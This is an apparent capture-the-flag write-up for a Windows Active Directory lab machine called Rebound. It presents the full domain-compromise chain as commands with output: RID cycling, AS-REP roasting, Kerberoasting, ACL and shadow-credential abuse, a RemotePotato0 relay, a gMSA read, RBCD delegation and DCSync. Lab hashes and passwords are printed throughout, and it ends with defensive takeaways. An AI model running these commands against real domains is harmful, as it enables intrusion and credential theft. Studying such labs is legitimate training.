Rebound
Rebound is an Insane Windows machine featuring a tricky Active Directory environment. User enumeration via RID cycling reveals an AS-REP-roastable user, whose TGT is used to Kerberoast another user with a crackable password. Weak ACLs are abused to obtain access to a group with FullControl over an OU, performing a Descendant Object Takeover (DOT), followed by a ShadowCredentials attack on a user with winrm access. On the target system, cross-session relay is leveraged to obtain the NetNTLMv2 hash of a logged-in user, which, once cracked, leads to a gMSA password read. Finally, the gMSA account allows delegation, but without protocol transition. Resource-Based Constrained Delegation (RBCD) is used to impersonate the Domain Controller, enabling a DCSync attack, leading to fully elevated privileges.
Reconnaissance
I started with a full TCP scan.
$ nmap -p- -Pn -n --min-rate=3000 -T4 --max-retries=3 -sCV 10.129.232.31
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 18:28 +0200
Warning: 10.129.232.31 giving up on port because retransmission cap hit (3).
Nmap scan report for 10.129.232.31
Host is up (0.12s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE    SERVICE       VERSION
53/tcp    open     domain        Simple DNS Plus
88/tcp    open     kerberos-sec  Microsoft Windows Kerberos (server time: 2026-10-04 23:29:10Z)
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open     ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before: 2025-03-06T19:51:11
|_Not valid after:  2122-04-08T14:05:49
|_ssl-date: 2026-10-04T23:30:09+00:00; +7h00m02s from scanner time.
445/tcp   open     microsoft-ds?
464/tcp   open     kpasswd5?
593/tcp   open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-10-04T23:30:09+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before: 2025-03-06T19:51:11
|_Not valid after:  2122-04-08T14:05:49
1181/tcp  filtered 3comnetman
3268/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: rebound.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-10-04T23:30:10+00:00; +7h00m02s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before: 2025-03-06T19:51:11
|_Not valid after:  2122-04-08T14:05:49
3269/tcp  open     ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rebound.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-10-04T23:30:09+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc01.rebound.htb, DNS:rebound.htb, DNS:rebound
| Not valid before: 2025-03-06T19:51:11
|_Not valid after:  2122-04-08T14:05:49
5985/tcp  open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open     mc-nmf        .NET Message Framing
47001/tcp open     http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open     msrpc         Microsoft Windows RPC
49665/tcp open     msrpc         Microsoft Windows RPC
49666/tcp open     msrpc         Microsoft Windows RPC
49667/tcp open     msrpc         Microsoft Windows RPC
49673/tcp open     msrpc         Microsoft Windows RPC
49694/tcp open     ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open     msrpc         Microsoft Windows RPC
49696/tcp open     msrpc         Microsoft Windows RPC
49707/tcp open     msrpc         Microsoft Windows RPC
49724/tcp open     msrpc         Microsoft Windows RPC
49746/tcp open     msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
| smb2-time:
|   date: 2026-10-04T23:30:04
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.74 seconds
Note: This is a Windows domain controller for
rebound.htb(DC01) with all the standard ports open. The clock is off by about 7 hours, so I have to sync to it before anything else.
I added the hostnames to /etc/hosts.
$ echo '10.129.232.31 rebound rebound.htb dc01.rebound.htb' | sudo tee -a /etc/hostsI synced my clock to the DC for Kerberos.
$ sudo rdate -n 10.129.232.31SMB Enumeration
The guest account is enabled — it authenticates with a blank password.
$ nxc smb 10.129.232.31 -u 'guest' -p ''
SMB         10.129.232.31   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.31   445    DC01             [+] rebound.htb\guest:
With guest usable, I brute-forced the RIDs to enumerate the domain’s accounts. The first pass stopped at RID 3382, so I raised the ceiling to 10000 to reach the higher service accounts.
$ nxc smb 10.129.232.31 -u guest -p '' --rid-brute 10000
SMB         10.129.232.31   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.31   445    DC01             [+] rebound.htb\guest:
SMB         10.129.232.31   445    DC01             498: rebound\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.232.31   445    DC01             500: rebound\Administrator (SidTypeUser)
SMB         10.129.232.31   445    DC01             501: rebound\Guest (SidTypeUser)
SMB         10.129.232.31   445    DC01             502: rebound\krbtgt (SidTypeUser)
<SNIP>
SMB         10.129.232.31   445    DC01             7684: rebound\winrm_svc (SidTypeUser)
SMB         10.129.232.31   445    DC01             7685: rebound\batch_runner (SidTypeUser)
SMB         10.129.232.31   445    DC01             7686: rebound\tbrady (SidTypeUser)
SMB         10.129.232.31   445    DC01             7687: rebound\delegator$ (SidTypeUser)
I filtered the user accounts into a wordlist.
$ nxc smb 10.129.232.31 -u guest -p '' --rid-brute 10000 | grep SidTypeUser | awk -F ' ' '{print $6}' | awk -F '\' '{print $2}' > users.txtAS-REP Roasting
An AS-REP roast of the list returns a hash for jjones.
$ nxc ldap 10.129.232.31 -u users.txt -p '' --asreproast asreproast.txt
LDAP        10.129.232.31   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb) (signing:Enforced) (channel binding:Always)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
LDAP        10.129.232.31   389    DC01             $krb5asrep$23$jjones@REBOUND.HTB:d51a86828b01f9d89121c3d817215ebb$21954913130222a03e9ffd53d1850142e0fa34d8a75f7a9f9f9d02918fa0dbe7af75c01967c9527b76141a89281e9fce883389ad11f00d9ae50a3d32a579b5c231b86989008c23c059bef1d03a1a07ad2927f365c29567261b73e4524c096fbb1bc26eda47b490ae0d1196d292694eb79e1e1f92449031c013d900703f0cb603cb9274ab181c5cf15c99ff2cf56c4a8e01b2d98f9df49dfd208eae0fb82c955618d4f3330e2398c850f6d4421f6f42fea7ce15522bba16e6da03011960b2aa508bf3fa81b8cfb2591c04194785fc8e0b746555b8813a57d90d89b0b6047f184cffec3130c1e5c557d7e7
But rockyou doesn’t crack it, though.
$ john asreproast.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 512/512 AVX512BW 16x])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:08 DONE (2026-10-04 22:13) 0g/s 1779Kp/s 1779Kc/s 1779KC/s !SkicA!..*7¡Vamos!
Session completed.
Kerberoasting Without Pre-Authentication
Note: Even though
jjones’s own hash won’t crack, an account that doesn’t require pre-authentication can still request Kerberos tickets without a password. That means I can usejjonesto Kerberoast every account in the domain.
I Kerberoasted the whole user list through jjones with no password.
$ impacket-GetUserSPNs rebound.htb/ -no-preauth jjones -dc-ip 10.129.232.31 -usersfile users.txt -no-pass | grep -v [-] > kerberoasting.txtOne of the service hashes cracks.
$ john --wordlist=/usr/share/wordlists/rockyou.txt kerberoasting.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1GR8t@$$4u       (?)
1g 0:00:00:04 DONE (2026-10-04 22:44) 0.2079g/s 2711Kp/s 2711Kc/s 2711KC/s 1Gobucs!..1BLESSING
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Spraying that password across the user list, it’s shared by two accounts: ldap_monitor and oorend.
$ nxc smb dc01.rebound.htb -u users.txt -p '1GR8t@$$4u' --continue-on-success | grep -v [-]
SMB                      10.129.232.31   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:rebound.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB                      10.129.232.31   445    DC01             [+] rebound.htb\ldap_monitor:1GR8t@$$4u
SMB                      10.129.232.31   445    DC01             [+] rebound.htb\oorend:1GR8t@$$4u
ACL Abuse via ServiceMgmt
I ran BloodHound as oorend to map the domain.
$ bloodhound-ce-python -ns 10.129.232.31 -u oorend -p '1GR8t@$$4u' -d rebound.htb -dc dc01.rebound.htb --dns-tcp --auth-method kerberos --zip -c all
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: rebound.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to GC LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Connecting to LDAP server: dc01.rebound.htb
WARNING: LDAP Authentication is refused because LDAP signing is enabled. Trying to connect over LDAPS instead...
INFO: Found 16 users
INFO: Found 53 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: dc01.rebound.htb
INFO: Done in 00M 12S
INFO: Compressing output into 20261005060034_bloodhound.zip

oorend has an AddSelf edge to the ServiceMgmt group.

ServiceMgmt has GenericAll over the Service Users OU.

The Service Users OU holds winrm_svc and batch_runner.
Note:
oorendcan add itself toServiceMgmt, andServiceMgmtcontrols theService UsersOU, which holdswinrm_svc. Joining the group lets me write shadow credentials towinrm_svcand retrieve its hash.
First I added oorend to the ServiceMgmt group.
$ bloodyad -d rebound.htb -u oorend -p '1GR8t@$$4u' -d rebound.htb --dc-ip 10.129.232.31 add groupMember servicemgmt oorend
[+] oorend added to servicemgmt
As a ServiceMgmt member I granted oorend GenericAll over the Service Users OU, so the right applies to its child objects.
$ bloodyad -d rebound.htb -u oorend -p '1GR8t@$$4u' -d rebound.htb --dc-ip 10.129.232.31 add genericAll 'OU=SERVICE USERS,DC=REBOUND,DC=HTB' oorend
[+] oorend has now GenericAll on OU=SERVICE USERS,DC=REBOUND,DC=HTB
Then I added Shadow Credentials to winrm_svc, recovering a TGT and its NT hash.
$ bloodyad -d rebound.htb -u oorend -p '1GR8t@$$4u' -d rebound.htb --dc-ip 10.129.232.31 add shadowCredentials winrm_svc
[+] KeyCredential generated with following sha256 of RSA key: 3df489779c2b08598fc9ce2e8014e1e562cced94339e3de0f3c7de25d3383d8e
[+] TGT stored in ccache file winrm_svc_kP.ccache
NT: 4469650fd892e98933b4536d2e86e512
User Flag
winrm_svc has WinRM access, so I logged in with its hash and read the user flag.
$ evil-winrm -i dc01.rebound.htb -u winrm_svc -H 4469650fd892e98933b4536d2e86e512
<SNIP>
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cat ..\desktop\user.txt
e9f0************************221c
Capturing tbrady’s Hash
Running query user and systeminfo straight from the WinRM shell both fail — the service logon doesn’t have the rights.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> query user
query.exe : No User exists for *
    + CategoryInfo          : NotSpecified: (No User exists for *:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
So I uploaded RunasCs to re-run them under a different logon type.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> upload /opt/SharpCollection/NetFramework_4.7_Any/RunasCs.exe

Info: Uploading /opt/SharpCollection/NetFramework_4.7_Any/RunasCs.exe to C:\Users\winrm_svc\Documents\RunasCs.exe

Data: 70996 bytes of 70996 bytes copied

Info: Upload successful!
A session query shows tbrady is logged in interactively at the console.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> .\RunasCs.exe x x 'query user' -l 9

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 tbrady                console             1  Active      none   10/4/2026 4:27 PM
RemotePotato0’s README ties the approach to the OS version: on Server <= 2016 you skip socat, on anything newer you relay the OXID through it.

systeminfo reports Server 2019, so I need the redirector and mode 2.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> .\RunasCs.exe x x 'systeminfo' -l 9


Host Name:                 DC01
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
OS Configuration:          Primary Domain Controller
<SNIP>
Note:
RemotePotato0relays RPC/DCOM authentication across sessions, so with another user logged on locally I can coercetbradyinto authenticating and relay the NTLM to myself. The resolver runs on RPC port 135, which the firewall blocks inbound, so I redirect it throughsocatfrom my own machine back to a high port on the target.
I uploaded RemotePotato0 to the target.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> upload /home/pwndalf/Documents/HTB/Machines/Tools/RemotePotato0.exe

Info: Uploading /home/pwndalf/Documents/HTB/Machines/Tools/RemotePotato0.exe to C:\Users\winrm_svc\Documents\RemotePotato0.exe

Data: 235520 bytes of 235520 bytes copied

Info: Upload successful!
I set up the socat port-135 redirector on my box.
$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:10.129.232.31:9999I fired RemotePotato0 at the console session, stealing tbrady’s NTLMv2 hash.
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> .\RemotePotato0.exe -m 2 -x 10.10.14.56 -p 9999 -s 1
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on (null) to your victim machine on port 9999
[*] Example Network redirector:
	sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:9999
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] RPC relay server listening on port 9997 ...
[*] Starting RogueOxidResolver RPC Server listening on port 9999 ...
[*] IStoragetrigger written: 104 bytes
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 9999
[+] User hash stolen!

NTLMv2 Client	: DC01
NTLMv2 Username	: rebound\tbrady
NTLMv2 Hash	: tbrady::rebound:412b7d39f5891164:e0060c9851e95ee85229dfd9be82a0d6:0101000000000000fad673e48f54dd0104f872c966c9af950000000002000e007200650062006f0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e0068007400620007000800fad673e48f54dd01060004000600000008003000300000000000000001000000002000009c730c69c5a4920b805670daecbcf4c24c96115bb72ab5da2fbf0a338df43aa20a00100000000000000000000000000000000000090000000000000000000000
I saved the NTLMv2 hash to a file for cracking.
$ echo "tbrady::rebound:412b7d39f5891164:e0060c9851e95ee85229dfd9be82a0d6:0101000000000000fad673e48f54dd0104f872c966c9af950000000002000e007200650062006f0075006e006400010008004400430030003100040016007200650062006f0075006e0064002e006800740062000300200064006300300031002e007200650062006f0075006e0064002e00680074006200050016007200650062006f0075006e0064002e0068007400620007000800fad673e48f54dd01060004000600000008003000300000000000000001000000002000009c730c69c5a4920b805670daecbcf4c24c96115bb72ab5da2fbf0a338df43aa20a00100000000000000000000000000000000000090000000000000000000000" > tbrandy.hashrockyou cracks it.
$ john --wordlist=/usr/share/wordlists/rockyou.txt tbrandy.hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
543BOMBOMBUNmanda (tbrady)
1g 0:00:00:02 DONE (2026-10-05 08:10) 0.3717g/s 4531Kp/s 4531Kc/s 4531KC/s 54626215..5435844
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
Reading the gMSA Password
BloodHound shows tbrady can read the gMSA password of delegator$.

Note: A group-managed service account has its password generated and rotated by the domain, but accounts listed in
PrincipalsAllowedToReadPasswordcan read the current blob and derive its NT hash.tbradyis on that list fordelegator$, so I can recover the account’s hash directly over LDAP.
As tbrady, I dumped delegator$’s gMSA hash with nxc.
$ nxc ldap dc01.rebound.htb -u tbrady -p '543BOMBOMBUNmanda' -d rebound.htb --gmsa
LDAP        10.129.232.31   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:rebound.htb) (signing:Enforced) (channel binding:Always)
LDAP        10.129.232.31   389    DC01             [+] rebound.htb\tbrady:543BOMBOMBUNmanda
LDAP        10.129.232.31   389    DC01             [*] Getting GMSA Passwords
LDAP        10.129.232.31   389    DC01             Account: delegator$           NTLM: f8bc57d965eb807f87fc083f260fba88     PrincipalsAllowedToReadPassword: tbrady
Privilege Escalation
With delegator$’s hash I enumerated its delegation settings. It has constrained delegation — without protocol transition — to http/dc01.rebound.htb.
$ impacket-findDelegation rebound.htb/'delegator$' -hashes :f8bc57d965eb807f87fc083f260fba88
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName  AccountType                          DelegationType                       DelegationRightsTo     SPN Exists
-----------  -----------------------------------  -----------------------------------  ---------------------  ----------
DC01$        Computer                             Unconstrained                        N/A                    Yes
delegator$   ms-DS-Group-Managed-Service-Account  Constrained w/o Protocol Transition  http/dc01.rebound.htb  No
A bloodyad SPN search shows delegator$ holds browser/dc01 and ldap_monitor holds ldapmonitor/dc01.
$ bloodyad -d rebound.htb -u 'delegator$' -p :f8bc57d965eb807f87fc083f260fba88 --dc-ip 10.129.232.31 get search --filter '(servicePrincipalName=*)' --attr servicePrincipalName

distinguishedName: CN=delegator,CN=Managed Service Accounts,DC=rebound,DC=htb
servicePrincipalName: browser/dc01.rebound.htb

<SNIP>

distinguishedName: CN=ldap_monitor,CN=Users,DC=rebound,DC=htb
servicePrincipalName: ldapmonitor/dc01.rebound.htb
Note: Constrained delegation without protocol transition only works if
delegator$is handed a forwardable ticket for the user it’s impersonating — it can’t mint one itself with S4U2self. To produce that evidence ticket I give myself a Resource-Based Constrained Delegation (RBCD) edge: I letldap_monitor(which I control) act on behalf of users ondelegator$. I can write that edge becausedelegator$’s own hash lets me edit itsmsDS-AllowedToActOnBehalfOfOtherIdentity.
I wrote msDS-AllowedToActOnBehalfOfOtherIdentity on delegator$ to trust ldap_monitor.
$ impacket-rbcd -delegate-to 'delegator$' -delegate-from 'ldap_monitor' -dc-ip dc01.rebound.htb rebound.htb/'delegator$' -hashes :f8bc57d965eb807f87fc083f260fba88 -action write -k -use-ldaps
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ldap_monitor can now impersonate users on delegator$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ldap_monitor   (S-1-5-21-4078382237-1492182817-2568127209-7681)
findDelegation confirms the new RBCD edge.
$ impacket-findDelegation rebound.htb/'delegator$' -hashes :f8bc57d965eb807f87fc083f260fba88
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

AccountName   AccountType                          DelegationType                       DelegationRightsTo     SPN Exists
------------  -----------------------------------  -----------------------------------  ---------------------  ----------
DC01$         Computer                             Unconstrained                        N/A                    Yes
ldap_monitor  Person                               Resource-Based Constrained           delegator$             No
delegator$    ms-DS-Group-Managed-Service-Account  Constrained w/o Protocol Transition  http/dc01.rebound.htb  No
Using RBCD, I requested a forwardable DC01$ ticket to browser/dc01 via ldap_monitor.
$ impacket-getST -dc-ip dc01.rebound.htb rebound.htb/ldap_monitor:'1GR8t@$$4u' -spn browser/dc01.rebound.htb -impersonate DC01$
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache
Note: Now I feed that ticket to
delegator$’s own constrained delegation. Because the additional ticket already impersonatesDC01$and is forwardable,delegator$can run S4U2Proxy against its allowed SPN and get a service ticket tohttp/dc01asDC01$. A machine account’s ticket to the DC carries its replication rights, which is exactly what DCSync needs.
Chaining it through delegator$, I minted an http/dc01 ticket as DC01$.
$ impacket-getST -dc-ip dc01.rebound.htb rebound.htb/delegator\$ -hashes :f8bc57d965eb807f87fc083f260fba88 -spn http/dc01.rebound.htb -impersonate DC01$ -additional-ticket 'DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating DC01$
[*]     Using additional ticket DC01$@browser_dc01.rebound.htb@REBOUND.HTB.ccache instead of S4U2Self
[*] Requesting S4U2Proxy
[*] Saving ticket in DC01$@http_dc01.rebound.htb@REBOUND.HTB.ccache
Root Flag
With the DC01$ ticket I DCSynced the Administrator hash.
$ KRB5CCNAME=./DC01\$@http_dc01.rebound.htb@REBOUND.HTB.ccache impacket-secretsdump dc01.rebound.htb -no-pass -k -just-dc-user administrator
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:176be138594933bb67db3b2572fc91b8:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:32fd2c37d71def86d7687c95c62395ffcbeaf13045d1779d6c0b95b056d5adb1
Administrator:aes128-cts-hmac-sha1-96:efc20229b67e032cba60e05a6c21431f
Administrator:des-cbc-md5:ad8ac2a825fe1080
[*] Cleaning up...
I logged into Evil-WinRM with the Administrator hash and read the root flag.
$ evil-winrm -i rebound.htb -u administrator -H 176be138594933bb67db3b2572fc91b8
<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ..\desktop\root.txt
40e5************************dec6
Key Takeaways
Guest Access Leaks the Domain’s Accounts — The enabled guest account was enough to brute-force the full list of domain users by RID, which seeded every attack that followed. Disable the guest account, restrict anonymous enumeration, and treat the user list as sensitive.
Accounts Without Pre-Authentication Are a Free Kerberoast — jjones didn’t require pre-authentication, so it could request service tickets with no password and Kerberoast the domain. Require pre-authentication on every account, and enforce long, random passwords on service accounts so the tickets don’t crack.
ACL Chains Compound — No single permission here was “admin”, but AddSelf to a group that had GenericAll over an OU cascaded into full control of the accounts inside it. Audit delegated rights on groups and OUs with BloodHound, and remove inherited control that isn’t needed.
Interactive Logons on a DC Can Be Relayed — A user logged on at the console was coerced and relayed with RemotePotato0 to steal their hash. Keep interactive sessions off domain controllers, and enforce SMB/LDAP signing and channel binding to blunt relay attacks.
Delegation Is a Privilege-Escalation Primitive — A readable gMSA hash plus a constrained-delegation account let me bridge RBCD and S4U2Proxy into a DC01$ ticket and DCSync the domain. Avoid constrained delegation to sensitive SPNs, protect who can read gMSA passwords, and monitor writes to msDS-AllowedToActOnBehalfOfOtherIdentity.